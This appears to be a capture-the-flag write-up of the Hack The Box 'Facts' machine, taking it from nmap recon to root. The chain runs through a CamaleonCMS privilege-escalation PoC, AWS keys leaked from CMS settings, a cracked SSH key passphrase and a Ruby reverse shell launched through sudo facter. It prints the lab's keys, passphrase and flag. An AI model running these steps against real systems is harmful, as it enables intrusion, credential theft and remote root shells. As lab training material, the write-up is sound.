Facts
CamaleonCMS privilege escalation for admin access, AWS S3 credential leak, SSH key cracking, facter sudo abuse for root.
# table of contents
Reconnaissance
┌──(root㉿kali)-[~/HTB/easy/facts]
└─# nmap -Pn -sC -sV 10.129.8.195
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-26 09:54 -0500
Nmap scan report for 10.129.8.195
Host is up (0.036s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 4d:d7:b2:8c:d4:df:57:9c:a4:2f:df:c6:e3:01:29:89 (ECDSA)
|_  256 a3:ad:6b:2f:4a:bf:6f:48:ac:81:b9:45:3f:de:fb:87 (ED25519)
80/tcp open  http    nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
|_http-server-header: nginx/1.26.3 (Ubuntu)
Two ports — SSH and HTTP. Add facts.htb to /etc/hosts and start poking at the web app.
Enumeration

Running ffuf for directory busting turns up a hidden /admin page.
Navigating to /admin shows a login form. The app helpfully tells us whether a username exists or not — but rather than brute forcing, we can just register a new account. If the username is already taken it refuses; otherwise registration goes through fine.

Register a fresh account and log in.

The dashboard reveals the site is running CamaleonCMS version 2.9.0, which is vulnerable to CVE-2025-2304 — a privilege escalation bug with a public PoC:
https://github.com/7acini/CVE-2025-2304-CamaleonCMS-PoC/tree/main
Exploitation
Run the PoC against the target, then re-authenticate. The admin panel now exposes a full set of options that weren’t available before.


Digging through the settings — Settings > General Site > Filesystem Settings — reveals hardcoded AWS S3 credentials.
Foothold
Configure the credentials locally and start enumerating the S3 buckets:
aws configure --profile facts
AWS Access Key ID [None]: AKIA34C4A978B6744238
AWS Secret Access Key [None]: U/4tiA97GZ2V9CmuGVjPSMP8/ID4tynHzGSVs66K
Default region name [None]: us-east-1
aws s3 ls --endpoint-url http://facts.htb:54321
2025-09-11 07:06:52 internal
2025-09-11 07:06:52 randomfacts
The internal bucket looks promising:
┌──(root㉿kali)-[~/HTB/easy/facts]
└─# aws s3 ls s3://internal --endpoint-url http://facts.htb:54321 --profile facts
                           PRE .bundle/
                           PRE .cache/
                           PRE .ssh/
2026-01-08 12:45:13        220 .bash_logout
2026-01-08 12:45:13       3900 .bashrc
2026-01-08 12:47:17         20 .lesshst
2026-01-08 12:47:17        807 .profile
There’s a .ssh directory. Sync it down:
┌──(root㉿kali)-[~/HTB/easy/facts]
└─# aws s3 sync s3://internal/.ssh ./ssh_loot --endpoint-url http://facts.htb:54321 --profile facts
download: s3://internal/.ssh/id_ed25519 to ssh_loot/id_ed25519
download: s3://internal/.ssh/authorized_keys to ssh_loot/authorized_keys
The key is passphrase protected. We don’t know the username yet either, so crack the passphrase first with John:
┌──(root㉿kali)-[~/HTB/easy/facts/ssh_loot]
└─# ssh2john id_ed25519 > key.john

┌──(root㉿kali)-[~/HTB/easy/facts/ssh_loot]
└─# john --wordlist=/usr/share/wordlists/rockyou.txt key.john
...
dragonballz      (id_ed25519)
1g 0:00:17:45 DONE
Passphrase is dragonballz. Now extract the public key to get the username embedded in it:
┌──(root㉿kali)-[~/HTB/easy/facts/ssh_loot]
└─# ssh-keygen -y -f id_ed25519
Enter passphrase for "id_ed25519":
ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIB2m3okIFmcDkGcJrAdi1XWvaSshz+1Ae6MQx5DLwSFq trivia@facts.htb
User is trivia. SSH in and grab the flag from william’s home directory:
trivia@facts:/home/william$ cat user.txt
f39f154c69e2c14f1f63f009eefdd0da
Privilege Escalation
Check trivia’s sudo permissions:
trivia@facts:~$ sudo -l
User trivia may run the following commands on facts:
    (ALL) NOPASSWD: /usr/bin/facter

facter can be run as root without a password. GTFOBins shows it will execute any .rb file passed via --custom-dir.
Create a Ruby reverse shell in trivia’s home directory:
trivia@facts:~$ cat shell.rb
#!/usr/bin/ruby
require 'socket'
spawn("sh", [:in, :out, :err] => TCPSocket.new("10.10.15.245", 4444))
Start a listener on your attacking machine:
┌──(root㉿kali)-[~]
└─# nc -nvlp 4444
listening on [any] 4444 ...
Trigger it:
trivia@facts:~$ sudo facter --custom-dir=. x
Root shell lands:
connect to [10.10.15.245] from (UNKNOWN) [10.129.8.200] 51700
id
uid=0(root) gid=0(root) groups=0(root)